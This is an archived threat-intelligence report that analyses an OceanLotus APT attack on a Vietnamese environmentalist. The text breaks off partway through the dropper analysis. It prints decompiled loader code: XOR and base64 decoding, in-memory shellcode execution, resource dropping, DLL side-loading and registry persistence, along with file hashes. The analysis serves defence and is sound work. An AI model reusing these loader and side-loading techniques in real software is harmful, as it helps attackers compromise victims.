

# 奇安信威胁情报中心

Archived: 2026-04-05 23:01:53 UTC


The OceanLotus, an APT group said to have a Vietnamese background, was first exposed and named by SkyEye Labs (the predecessor of the RedDrip team of QiAnXin Threat Intelligence Center) in May 2015. Its attack activities can be traced back to April 2012 with initial targets including Chinese maritime institutions, maritime construction, scientific research institutes and shipping enterprises. Their targets expanded to almost all important organizations afterwards and related activities are still active now.

The RedDrip Team (@RedDrip7) keeps a close eye on activities made by OceanLotus. Last month we released an in-depth analysis report: OceanLotus' Attacks to Indochinese Peninsula: Evolution of Targets, Techniques and Procedure. Currently we capture another attack incident targeting a Vietnamese environmentalist with new malware payload and hope the revealed details could lead to more findings in the future.

## Bait Analysis

The bait sample is a zip archive in Vietnamese: Thông tin về chuyên đề môi trường\_Nhờ anh Đặng Vũ Lượng tư vấn thêm.zip

From the contents of the compressed package, the three pictures named in Vietnamese meaning "illustration" respectively show that there is garbage in the rivers in Vietnam, the factories are exhausting smoke everywhere, and the stinking ditch is all garbage. All these pictures make people feel disgusting. At the same time, it shows the importance of mandatory waste classification.



In addition to the picture, the main attack sample is an hta script named as Van nan moi truong Viet Nam hien nay va giai phap khac phuc hau qua\_Phuong huong trong thoi gian toi.

It can be seen that both the bait name from the compressed package and the bait name as the attack sample are consistent with the scene of attacking the person in charge of the environmental protection organization.

Therefore, we will characterize this attack as: Oceanlotus attacked the head of an environmental protection organization in Vietnam.

## Sample Analysis

Execution process of the sample used by OceanLotus this time is roughly as follows:

1. The hta sample decrypts and loads subsequent additional data.
2. Utilize DLL Side-Loading to take advantage of adobe reader to load the payload and then connects to the C2.

## Payload Analysis

The hta script has been obfuscated and will replace ", .", " " with "+", "/", "=" first:

```

276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305

```

Figure 2.1 The confused hta script

The script is generated by using the cactusTorch framework (<https://github.com/mdsecactivebreach/CACTUSTORCH>), which first decrypts the Loader module, then decrypts the attached data through the Loader module, and finally executes the decrypted shellcode in memory:

```

204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226

```

Figure 2.2 Loading Loader in Memory

The parameters passed to the Loader's "X" function are as follows:

WinShusWenTun.X ( 1632689155 , 31529 , 194 , 1292962 )

The meaning of each parameter is as follows:

Name	Value	Description
Parameter 1	163268915 0x6150DC03)	4-byte key, just use the first 3 bytes (0x03, 0xdc, 0x50)
Parameter 2	31529	The position at the end of the script, which points to the appended data.
Parameter 3	194	The length of the name of the released docx file
Parameter 4	1292962	Size of the appended data

The second parameter is the beginning of the appended data:

```

00031312 75 75 73 20 20 20 26 20 20 20 22 4A 42 77 41 41 uus & "JBwAA
00031328 41 41 6F 4A 42 77 41 41 41 41 6B 54 41 41 41 41 AAoJBwAAAAkTAAAA
00031344 43 52 45 41 41 41 41 4B 43 77 20 22 20 20 0D CREAAAAKcW " .
00031360 0A 20 20 20 4D 69 70 53 68 75 6D 50 65 74 42 61 . MipShumPetBa
00031376 70 57 68 61 77 20 20 20 20 22 76 34 2E 30 2E 33 pWhaw "v4.0.3
00031392 30 33 31 39 22 2C 20 44 6F 6E 67 58 75 74 20 20 0319", DongXut
00031408 20 2C 43 68 65 74 46 69 74 20 20 2C 36 38 37 38 ,ChetFit ,6878
00031424 35 20 2C 35 39 37 38 35 20 20 2C 20 20 36 20 20 5 ,59785 , 6
00031440 20 0D 0A 20 4D 69 70 53 68 75 6D 50 65 74 42 61 .. MipShumPetBa
00031456 70 57 68 61 77 20 20 20 22 76 32 2E 30 2E 35 30 pWhaw "v2.0.50
00031472 37 32 37 22 2C 20 20 20 44 6F 6E 67 58 75 74 2C 727", DongXut,
00031488 20 20 51 75 75 73 20 2C 20 20 36 38 37 32 35 2C Quus , 68725,
00031504 20 35 39 37 33 38 20 20 2C 32 30 20 0D 0A 3C 2F 59738 ,20 ..</
00031520 73 63 72 69 70 74 3E 0D 0A 36 2E 33 41 45 4E 79 script>.[6.3AENy
00031536 75 2E 53 4B 75 48 33 66 68 6A 4C 5A 55 66 73 4D u.SKuH3fhjLZUfsM
00031552 4E 4F 49 64 4C 68 69 32 51 50 35 42 6B 55 39 45 NOIdLhi2QP5BkU9E
00031568 45 76 42 74 6C 56 6D 6D 64 33 73 4E 38 68 6E 63 EvBtlVmd3sN8hnc
00031584 48 59 79 77 34 54 47 55 6D 44 59 7A 31 51 64 6E HYyw4TGUmDYz1Qdn
00031600 6F 4F 0D 0A 34 4F 53 6B 44 42 49 64 42 68 4D 37 o0..4OSkDBIdBhM7
00031616 54 45 49 45 6F 61 36 58 71 6F 5A 5A 66 2C 76 61 TEIEoa6XqoZZf,va
00031632 2C 30 31 54 78 49 41 77 54 5A 6F 70 76 61 76 33 ,0ITxIAwTZopvav3
00031648 6F 56 57 67 7A 5A 31 30 46 2C 53 75 4A 78 46 70 oVWgzZ10F,SuJxFp
00031664 69 58 4D 44 63 50 71 44 64 7A 6B 43 68 46 78 75 iXMDcPgDdzkChFxu
00031680 39 30 63 7A 76 30 45 61 37 55 6A 49 36 77 69 62 90czv0Ea7UjI6wib
00031696 4C 73 69 59 72 46 77 59 4C 30 2C 62 62 4D 6B 49 LsiYrFwYL0,bbMkI
00031712 37 34 31 49 36 34 6C 62 66 77 35 62 66 77 55 54 741I641bfw5bfwUT
00031728 49 39 77 62 72 4D 30 5A 76 4A 64 44 74 5A 30 41 I9wbrM0ZvJdDtZ0A
00031744 39 78 51 41 39 78 51 41 31 32 55 33 59 4F 56 70 9xQA9xQA12U3Y0Vp
00031760 6D 78 63 78 6E 6E 67 44 78 6E 31 73 39 43 63 33 mxcxnngDxn1s9Cc3
00031776 75 68 63 78 33 6E 67 44 77 4A 6F 4C 64 0D 0A 43 uhcx3ngDwJoLd..C
00031792 46 70 6D 78 63 33 65 52 4B 44 30 50 31 73 39 43 Fpmxc3eRKDOP1s9C
00031808 63 33 76 39 63 79 33 6E 67 44 78 6E 31 73 74 41 c3v9cy3ngDxn1stA
00031824 51 70 6D 78 63 7A 77 46 6A 44 78 72 31 73 39 43 QpmxczwFjDxr1s9C
00031840 4F 4F 38 64 63 34 6E 6E 67 44 77 4A 6F 48 4E 43 008dc4nngDwJoHNC
00031856 5A 70 6D 78 63 33 65 52 37 44 78 6A 31 73 39 43 Zpmxc3eR7Dxj1s9C
00031872 4F 4F 2E 46 63 78 33 6E 67 44 34 34 35 59 4C 53 00.Fcx3ngD445YLS
00031888 56 70 6D 78 63 41 39 78 51 41 39 78 51 41 39 78 VpmxcA9xQA9xQA9x
00031904 51 41 39 78 51 41 39 78 51 41 7A 48 51 36 68 50 QA9xQA9xQA9xQA9x

```

Figure 2.3 Append data behind the hta file

## Loader Analysis

The decrypted Loader module is named L.dll. The function of the dll is mainly to decrypt and load the appended data behind the hta:




Figure 2.4 Some functions of Loader

The X function is mainly to encrypt and load the shellcode; the decoding algorithm is base64 and then performs XOR decryption with the key in single byte, and the key is passed by the parameter:

```

144 public int X(int encKey, int htaLen, int naaeLen, int shLen)
145 {
146     byte[] array = null;
147     try
148     {
149         int size = IntPtr.Size;
150         if (0 == size)
151         {
152             this.R();
153             return 1000;
154         }
155         byte[] array2 = null;
156         for (int i = 0; i < L.args.Length; i++)
157         {
158             string text = L.args[i];
159             if (!string.IsNullOrEmpty(text) && (text.EndsWith(".hta", StringComparison.OrdinalIgnoreCase) || text.EndsWith(".vbs", StringComparison.OrdinalIgnoreCase)))
160             {
161                 string text2 = File.ReadAllText(text);
162                 text2 = text2.Substring(htaLen);
163                 text2 = text2.Replace(" ", "");
164                 text2 = text2.Replace(" /", "");
165                 text2 = text2.Replace(" ", "");
166                 text2 = text2.Replace("\n", string.Empty);
167                 text2 = text2.Replace("\n", string.Empty);
168                 array2 = Base64.DecodeString(text2);
169                 L.args[array2, encKey];
170                 break;
171             }
172         }
173         if (array2 != null)
174         {
175             array = new byte[shLen];
176             Array.Copy(array2, array, array.Length);
177             byte[] array3 = new byte[naaeLen];
178             Array.Copy(array2, shLen, array3, 0, array3.Length);
179             string text3 = Encoding.Unicode.GetString(array3);
180             if (!string.IsNullOrEmpty(text3))
181             {
182                 byte[] array4 = new byte[array2.Length - naaeLen - shLen];
183                 Array.Copy(array2, shLen + naaeLen, array4, 0, array4.Length);
184                 text3 = File.Combine(text.GetFullPath(), text3);
185                 File.WriteAllBytes(text3, array4);
186                 Process.Start(text3);
187             }
188         }
189     }
190 }

```

Figure 2.5 X function of L.dll

The key here is 1632689155 (0x6150DC03). From the algorithm, only the first 3 bytes (0x03, 0xdc, 0x50) are used in while performing XOR decryption:

```

132 // Token: 0x06000009 RID: 9 RVA: 0x000022B4 File Offset: 0x000004B4
133 private static void Dec(byte[] buf, int key)
134 {
135     byte[] bytes = BitConverter.GetBytes(key);
136     for (int i = 0; i < buf.Length; i++)
137     {
138         int num = (int)(buf[i] ^ bytes[i % 3]);
139         buf[i] = (byte)(num & 255);
140     }
141 }

```

Figure 2.6 L.dll decryption function

Then the decrypted data is executed in memory:

```

70 public void B(byte[] b)
71 {
72     try
73     {
74         int num = b.Length + 256;
75         while (num % 4096 != 0)
76         {
77             num++;
78         }
79         IntPtr ptr = L.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
80         for (int i = 0; i < b.Length; i++)
81         {
82             Marshal.WriteByte(ptr, i, b[i]);
83         }
84         L.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(L.F)) as L.F;
85         f(IntPtr.Zero);
86     }
87     catch (Exception)
88     {
89     }
90 }

```

Figure 2.7 function B of L.dll

The function of the shellcode executed by Loader is mainly to release the file and achieve persistence. As can be seen from the code features, OceanLotus often uses the shellcode to perform attacks.

```

seg000:0013902E lea esp, [esp-4]
seg000:00139032 pushf
seg000:00139033 push ecx
seg000:00139034 shl ecx, 3
seg000:00139037 push ebx
seg000:00139038 inc bh
seg000:0013903A or ecx, ecx
seg000:0013903C shl cx, 6
seg000:00139040 push eax
seg000:00139041 aaa
seg000:00139042 push edx
seg000:00139043 cwd
seg000:00139045 cwd
seg000:00139047 mov eax, 2A02h
seg000:0013904C mov ecx, 0DE43h
seg000:00139051 mul ecx
seg000:00139053 neg al
seg000:00139055 bswap ebx
seg000:00139057 mov ax, 6Ch ; 'l'
seg000:00139058 mov cx, 50h ; 'P'
seg000:0013905F mul cx
seg000:00139062 stc
seg000:00139063 sahf
seg000:00139064 push ecx
seg000:00139065 cbw
seg000:00139067 bswap edx
seg000:00139069 inc edx
seg000:0013906A or dh, dl
seg000:0013906C cdq
seg000:0013906D mov edx, [esp+1Ch+var_18]
seg000:00139071 das
seg000:00139072 mov bx, cx
seg000:00139075 mov ebx, [esp+1Ch+var_10]
seg000:00139079 mov ecx, [esp+1Ch+var_C]
seg000:0013907D aas
seg000:0013907E mov eax, [esp+1Ch+var_8]
seg000:00139082 push eax
seg000:00139083 popf
seg000:00139084 mov eax, [esp+1Ch+var_14]
seg000:00139088 lea esp, [esp+18h]
seg000:0013908C mov [esp+4+var_4], ebp
seg000:0013908F mov ebp, esp
seg000:00139091 sub esp, 7E8h
seg000:00139097 mov eax, fs:dword_30
seg000:0013909D push ebx

```

Figure 2.8 Shellcode frequently used by OceanLotus

After shellcode is loaded in memory, it will load the dll file in memory after execution.

```

1791     __asm { aam }
1792     v302 = v78;
1793     LOWORD(v78) = ~(_DWORD)v78;
1794     ++_EAX;
1795     __readeflags();
1796     v304 = _EAX;
1797     __asm { aam }
1798     v306 = _EBX;
1799     v307 = _EAX + 1;
1800     BYTE1(v307) = (_EAX >> 31) ^ 0x85;
1801     _BitscanForward((unsigned int *)&_EAX, v307);
1802     __asm { aam }
1803     __writeeflags(v303);
1804     _ECX = v78 - 1 + 20588;
1805     _EAX = _byteswap_ulong(_ROL4_(v304, 1));
1806     __asm { add     eax, ecx }
1807     _EAX >>= 2;
1808     __asm { add }
1809     __writeeflags(v299);
1810     [1] = (void (__stdcall *) (signed int, int, char *, signed int))(v49
1811     + *((_DWORD *)fun_RtlMoveMemory + *((unsigned __int16 *)v807 + v302)));
1812     v790 = v305;
1813     v800 = v306;
1814     [2] (v306, v49, &v799, v306);
1815
1816 }
    
```

Figure 2.9 Loading Dll into memory by shellcode

Subsequently released files are stored in the resource, and the PE file to be released is extracted from the resource data through RtlDecompressBuffer:

```

8  v0 = GetModuleHandleW(L"ntdll.dll");
9  if ( !v0 )
10     return 0;
11  if ( !&fun_RtlGetCompressionWorkSpaceSize )
12     return 0;
13  fun_RtlGetCompressionWorkSpaceSize = 0;
14  v2 = GetProcAddress(v0, "RtlGetCompressionWorkSpaceSize");
15  if ( !v2 )
16     return 0;
17  fun_RtlGetCompressionWorkSpaceSize = (int)v2;
18  if ( !&fun_RtlCompressBuffer )
19     return 0;
20  fun_RtlCompressBuffer = 0;
21  v3 = GetProcAddress(v0, "RtlCompressBuffer");
22  if ( !v3 )
23     return 0;
24  fun_RtlCompressBuffer = (int)v3;
25  if ( !&fun_RtlDecompressBuffer )
26     return 0;
27  fun_RtlDecompressBuffer = 0;
28  v4 = GetProcAddress(v0, "RtlDecompressBuffer");
29  if ( !v4 )
30     return 0;
31  fun_RtlDecompressBuffer = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v4;
32  return 1;
33}
    
```

Figure 2.10 Get the address of the decompression API

The resource names are 0x65 and 0x66. As shown in the figure, if the 0x65 resource does not exist, it will get 0x66 resource instead.

```

9  CoInitialize(0);
10  LOBYTE(v4) = sub_8B4D90();
11  if ( (_BYTE)v4 )
12  {
13     v5 = (HMODULE)off_8C3FA0;
14     if ( off_8C3FA0 )
15     {
16         v9 = 0;
17         v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x65, (HMODULE)off_8C3FA0, (LPCWSTR)0x320, (int)&v9);
18         v6 = v4;
19         if ( v4 )
20         {
21             if ( v9 )
22             {
23                 v8 = 0;
24                 v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x66, v5, (LPCWSTR)0x320, (int)&v8);
25                 if ( v4 )
26                 {
27                     if ( v8 )
28                         LOBYTE(v4) = sub_8B1810(v6, v9, (int)v4, v8);
29                 }
30             }
31         }
32     }
33 }
34 return (char)v4;
35}
    
```

Figure 2.11 Obtaining resource data

The obtained resource data is as follows, including the file name, file size, and compressed data:

地址	HEX 数据	ASCII
008C6330	02 00 00 00	02 00 00 00 1E 00 00 00 41 00 33 00
008C6340	44 00 55 00	74 00 69 00 6C 00 69 00 74 00 79 00
008C6350	2E 00 65 00	78 00 65 00 00 00 EB FA 01 00 02 01
008C6360	00 00 58 D5	03 00 D1 B2 00 4D 5A 90 00 03 00 00
008C6370	00 82 04 00	30 FF FF 00 00 B8 00 38 2D 01 00 40
008C6380	04 38 19 00	F8 00 0C 0E 1F 00 BA 0E 00 B4 09 CD
008C6390	21 B8 00 01	4C CD 21 54 68 69 73 00 20 70 72 6F
008C63A0	67 72 61 6D	00 20 63 61 6E 6E 6F 74 20 00 62 65
008C63B0	20 72 75 6E	20 69 00 6E 20 44 4F 53 20 6D 6F 80
008C63C0	64 65 2E 0D	0D 0A 24 04 86 00 F7 AB 1B BB B3 CA
008C63D0	75 E8 41 05	03 24 0E 08 E8 B1 00 07 94 10 0C 1B
008C63E0	E8 BA 02 07	08 E8 B7 11 02 07 18 E8 A5 00 07 70
008C63F0	C5 2A 41 02	1F 70 C5 28 E8 A3 02 17 0E 44 E8 BE
008C6400	02 3B 74 E8	60 02 0F 07 44 E8 BC 02 07 09 E8 B2
008C6410	02 07 0D 61	02 07 52 69 63 68 01 5F 05 BB 50 00
008C6420	45 00 00 4C	01 05 00 24 08 C4 50 48 85 09 E0 00
008C6430	02 01 00 0B	01 08 00 00 10 02 00 48 00 A0 01 82
008C6440	09 79 F7 80	03 10 FD 00 04 20 80 09 81 8A 81 05
008C6450	80 01 81 97	01 00 11 85 03 00 90 66 82 0B F7 7E
008C6460	04 F0 00 02	00 40 03 1A 81 15 86 03 06 03 41 02
008C6470	00 8C B5 02	00 2C 01 31 B0 10 65 00 14 3B 08 0C

Figure 2.12 Raw data in the resource

Then get the exe and dll file names in system32, Program File and Windows directory, insert them into the array, then randomly generate a random number, randomly select a file in the array, get the file name and file description of the file as the name of the dropped exe file and related folder name respectively:

```

70 v37 = 0;
71 sub_8B2710(L"*.exe", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the exe name in the system32 directory
72 sub_8B2710(L"*.dll", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the dll name in the system32 directory
73 ExpandEnvironmentStringsW(L"%ProgramFiles%", &String1, 0x104u);
74 if ( !PathFileExistsW(&String1) )
75 {
76     lstrcpyW(&String1, &Buffer);
77     v29 = 0;
78     PathAppendW(&String1, L"Program Files");
79 }
80 lstrcpyW(&String1, &String1);
81 LastAccessTime.dwLowDateTime = 0;
82 LastAccessTime.dwHighDateTime = 0;
83 v16 = 0;
84 LOBYTE(v37) = 1;
85 sub_8B2710(0, &String1, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the program files directory
86 sub_8B2710(0, &Buffer, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the Windows directory
19 v5 = pMore;
20 if ( !pMore )
21     v5 = L"*.exe";
22 String1 = 0;
23 fun_memset((__m128i *)v16, 0, 0x206u);
24 lstrcpyW(&String1, a2);
25 PathAppendW(&String1, v5);
26 pszPath = 0;
27 fun_memset((__m128i *)v18, 0, 0x206u);
28 FindFileData.dwFileAttributes = 0;
29 fun_memset((__m128i *)v18, 0, 0x24Cu);
30 v6 = (char *)FindFirstFileW(&String1, &FindFileData);
31 v7 = v6;
32 result = v6 + 1 != 0;
33 for ( i = v7; result; result = FindNextFileW(v7, &FindFileData) )
34 {
35     v9 = FindFileData.dwFileAttributes & 0x10;
36     if ( (a3 && v9 == 0x10 || a4 && v9 != 0x10) && FindFileData.cFileName[0] != '.' )
37     {
38         lstrcpyW(&pszPath, a2);
39         PathAppendW(&pszPath, FindFileData.cFileName);
40         LOWORD(v12) = 0;
41         v14 = 7;
42         v13 = 0;
43         sub_8B3220((unsigned int)&pszPath, &v12, wcslen(&pszPath));
44         v19 = 0;
45         sub_8B3000((unsigned int)&v12, a5);
46         v19 = -1;
47         if ( v14 >= 8 )
48             sub_8B511B(v12);
49         v7 = i;
50     }
51 }
52 if ( v7 != (void *)-1 )
53     result = FindClose(v7);
54 return result;
55 }

```

Figure 2.13 Get the file name of the specified directory

If rasman.dll is randomly selected, it will get the file description as the name of the folder where the malicious code was released. Here is the Create Remote Access Connection Manger folder for placing malicious code.




Figure 2.14 File description of rasman.dll

If the File Description field of the selected file is empty, this will use the default folder name "NLS\_000001":

```

1 bool __usercall fun_Dropper@cal<WCHAR *a1@<edx>, FILETIME *a2@<ecx>, int a3, int a4, LPCWSTR pMore, LPWSTR pszPath)
2 {
3     signed int v6; // ebx
4     int v7; // eax
5     WCHAR *v9; // [esp+10h] [ebp-98h]
6     int v10; // [esp+14h] [ebp-94h]
7     FILETIME *v11; // [esp+1Ch] [ebp-8Ch]
8     WCHAR String2; // [esp+20h] [ebp-88h]
9     char v13; // [esp+22h] [ebp-86h]
10
11     v11 = a2;
12     v9 = a1;
13     String2 = 0;
14     sub_8B9C00((__m128i *)&v13, 0, 0x7Eu);
15     PathAppendW(pszPath, pMore);
16     if ( PathFileExistsW(pszPath) )
17     {
18         PathAppendW(pszPath, L"NLS_");
19         v6 = 1;
20         v7 = strlenW(pszPath);
21         pszPath[v7] = 0;
22         v10 = v7;
23         sub_8B1000((const char *)L"%06lu", 1);
24         lstrcatW(pszPath, &String2);
25         while ( PathFileExistsW(pszPath) )
26         {
27             ++v6;
28             Sleep(1u);
29             pszPath[v10] = 0;
30             sub_8B1000((const char *)L"%06lu", v6);
31             lstrcatW(pszPath, &String2);
32         }
33     }
34     return sub_8B4350(a3, v11, pszPath, a4, v9) != 0;
35 }

```

Figure 2.15 handling the case when the field is empty

In the following 2 folders ("Program Files", "%appdata%"), it creates a subdirectory (the name is a randomly selected "file description" content). If there is no permission to create a directory under "Program Files", it will be under %appdata%":

```

127 PathStripPathW(&pMore);
128 PathRemoveExtensionW(&pMore);
129 lstrcpyW(&Dst, &::String1);
130 v8 = v20;
131 if ( !fun_Dropper(&pMore, v20, v21, a4, &pszPath, &Dst) )
132 {
133     Dst = 0;
134     ExpandEnvironmentStringsW(L"%appdata%", &Dst, 0x104u);
135     if ( !fun_Dropper(&pMore, v8, v21, a4, &pszPath, &Dst) )
136     {
137         if ( v24 >= 8 )
138             sub_8B511B((void *)lpString2);
139         v23 = 0;
140         v24 = 7;
141         LOWORD(lpString2) = 0;
142         sub_8B2270(&LastAccessTime);
143         sub_8B2270(&LastWriteTime);
144         return 0;
145     }
146 }

```

Figure 2.16 Creating a subdirectory

Then release the 10 files decrypted in the resource to the newly created directory; in our case the released directory name is: "C:Program FilesRemote Access Connection Manager", which is based on the description of the file randomly selected.

The name of the exe file is the name of the randomly selected file.

Rasman.db3 is the shellcode to be loaded.




Figure 2.17 Released file

Then it will be written into the registry run item to achieve persistence.

At the same time, an empty docx file will be created under temp folder and then opened, so that the victim thinks that it is a docx file:

Thông tin chi tiết nhưng sản phẩm cần đặt hàng qua shop zero waste\_Bao giá chi tiết sản phẩm.docx




Figure 2.18 The created docx file

English translation of the file name: The details information about products need order shop zero waste details price list

## Dropper Analysis

The released rasman.exe is a legitimate file: Adobe 3D Utility:



Figure 3.1 Version information of rasman.exe

Rasman.exe will load dlls in the same directory by default, including AGM.dll, BIB.dll, CoolType.dll and ACE.dll, which could lead to DLL Side-Loading:



Figure 3.2 Import table information of rasman.exe

The code of the 4 dlls is the same, is the hijacked dll, will be loaded by rasman.exe program by default. Although 4 dlls have the opportunity to execute dllmain, the only dll that loads the next stage payload is CoolType.dll because the attacker designed a flag variable to control whether the next stage payload needs to be loaded:

MD5	File Name	Size	flag	Comment
9ca638aeb4ce87936b1a993ef8e285fa	ACE.dll	11441Kb	0x8F	Loader filled with useless data
0a9d3ffff6083a015ab72117cba84fe0	AGM.dll	11441Kb	0x8F	Loader filled with useless data
840c754098c473faff6fd22ddb8163b7	BIB.dll	11441Kb	0x6D	Loader filled with useless data
a8ff3e6abe26c4ce72267154ca604ce3	rasman.db3	910Kb		Shellcode file with random name
e84927bc7e4bef6af8daf8640d95325e	rasman.exe	246Kb		Legitimate executable with random name
d7c72d9394dc6e519dbce21830eb37cb	CoolType.dll	11441Kb	0x27	Loader filled with useless data, load shellcode
f5220efbe14b98ac06bc2cadef5c0f23	MSVCP80.dll	11441Kb		Library functions populated with useless data
321c4d24da35f39c4ab145b6cfc4da19	MSVCR80.dll	11441Kb		Library functions populated with useless data

The code at the entrance of AGM.dll indicates the two if judgments will not enter, because the value of flag is 0x8f, which is greater than the first two judgments, so the subsequent payload will not be loaded:

```

11  lstrcpni("0RnXc58AchvTnsXr1VxGw47x17cB93TmQ9HRd0uA93T5b3CFYxIpaBw4cjxqIA94HQ0FtItm", &string2);
12  f10ldProtect = (DWORD)GetModuleHandle(0);
13  result = 0;
14  result = 0;
15  if ( "0RnXc58AchvTnsXr1VxGw47x17cB93TmQ9HRd0uA93T5b3CFYxIpaBw4cjxqIA94HQ0FtItm" )
16  {
